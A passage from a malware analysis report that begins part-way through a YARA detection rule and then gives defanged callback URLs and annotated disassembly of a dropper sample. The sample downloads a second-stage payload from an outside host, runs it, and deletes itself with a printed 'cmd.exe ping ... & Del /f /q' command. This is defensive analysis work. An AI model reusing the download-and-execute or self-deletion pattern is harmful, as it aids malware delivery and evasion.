00 75 00 62 00 6C 00 69 00 63 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00
74 00 73 00 5C 00 43 00 52 00 34 00 33 00 33 00 31 00 30 00 31 00 2E 00 64 00 61
00 74 00 2E 00 65 00 78 00 65}

        $domain_string = {68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 73 00 73 00
6C 00 2D 00 36 00 35 00 38 00 32 00 64 00 61 00 74 00 61 00 6D 00 61 00 6E 00 61
00 67 00 65 00 72 00 2E 00 68 00 65 00 6C 00 70 00 64 00 65 00 73 00 6B 00 62 00
72 00 6F 00 73 00 2E 00 6C 00 6F 00 63 00 61 00 6C 00 2F 00 66 00 61 00 76 00 69
00 63 00 6F 00 6E 00 2E 00 69 00 63 00 6F}

        $CC_string = {68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 68 00 75 00 73 00
6B 00 79 00 68 00 61 00 63 00 6B 00 73 00 2E 00 64 00 65 00 76 00 00 00 00 00 00
00}

        $http_user_agent_header = {4D 00 6F 00 7A 00 69 00 6C 00 6C 00 61 00 2F
00 35 00 2E 00 30}

        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        ($http_user_agent_header and $self_destruct) or
        ($domain_string and $second_stage and $http_user_agent_header and
$CC_string)
}
```

B. Callback URLs

Domain	Port
hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico	80
hxxp://huskyhacks[.]dev	80


C. Decompiled Code Snippets

InternetOpenW API call is used to initialize wininet.dll functions.




```
0x0040109a      push    0
0x0040109c      push    0
0x0040109e      push    0
0x004010a0      push    0
0x004010a2      push    str.Mozilla_5.0 ; 0x403288
0x004010a7      call    dword [InternetOpenW] ; 0x403070
```

URLDownloadToFileW API call will reach out to the callback domain and download the second-stage payload.




```
0x004010c9      push    0
0x004010cb      push    0
0x004010cd      push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2      push    str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
0x004010d7      push    0
0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
```

If there's Internet connectivity, the EAX register will be 0 (ZF bit=1), and WILL NOT JUMP to 0x401142. We will go to 0x004010e3 instead.




```
0x004010df      test    eax, eax
0x004010e1      jne     0x401142
```

InternetOpenURLW API is called to open an HTTP socket to C&C domain.




```
0x004010e3      push    eax
0x004010e4      push    0x40000000
0x004010e9      push    eax
0x004010ea      push    eax
0x004010eb      push    str.http:__huskyhacks.dev ; 0x4032a0
0x004010f0      push    dword [data.00404388] ; 0x404388
0x004010f6      call    dword [InternetOpenUrlW] ; 0x403074
```

ShellExecuteW API is called to execute the second-stage payload after checking for Internet connectivity again.




```
0x00401113      push    1            ; 1 ; INT nShowCmd
0x00401115      push    data.00403138 ; 0x403138 ; LPCWSTR lpDirectory
0x0040111a      push    0            ; LPCWSTR lpParameters
0x0040111c      push    str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101.dat.exe ; 0x4032d0 ; LPCWSTR lpFile
0x00401121      push    str.open   ; 0x40336c ; LPCWSTR lpOperation
0x00401126      push    0            ; int32_t arg_4h
0x00401128      call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPCWSTR lpOperation, LPCWSTR lpFile, LPCWSTR lpParameters, LPCWSTR lpDirectory, INT nShowCmd)
```

IF WE TOOK THE JUMP to 0x401142, the GetModuleFileNameW API is used to get the filename of the current malware process running.




```
0x0040115e      push    0x104       ; 260 ; DWORD nSize
0x00401163      push    eax         ; LPWSTR lpFilename
0x00401164      push    0           ; HMODULE hModule
0x00401166      call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE hModule, LPWSTR lpFilename, DWORD nSize)
```

The no-Internet self-destruct initiation command cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"




```
0x00401171      push    str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000___Nul___Del__f__q___s ; 0x403140 ; int32_t arg_10h
```

CreateProcessW API is called to remove the file from disk.



```
0x00401193      push    eax         ; LPSTARTUPINFOW lpStartupInfo
0x00401194      push    0           ; LPCWSTR lpCurrentDirectory
0x00401196      push    0           ; LPVOID lpEnvironment
0x00401198      push    0x8000000   ; DWORD dwCreationFlags
0x0040119d      push    0           ; BOOL bInheritHandles
0x0040119f      push    0           ; LPSECURITY_ATTRIBUTES lpThreadAttributes
0x004011a1      push    0           ; LPSECURITY_ATTRIBUTES lpProcessAttributes
0x004011a3      lea     eax, [lpCommandLine]
0x004011aa      push    eax         ; LPWSTR lpCommandLine
0x004011ab      push    0           ; LPCWSTR lpApplicationName
0x004011ad      call    dword [CreateProcessW] ; 0x403008 ; BOOL CreateProcessW(LPCWSTR
```

The program runs the CloseHandle API twice, and exits.



```
0x004011b3      push    dword [hObject] ; HANDLE hObject
0x004011b7      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
0x004011bd      push    dword [esp]  ; int32_t arg_4h
0x004011c0      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
```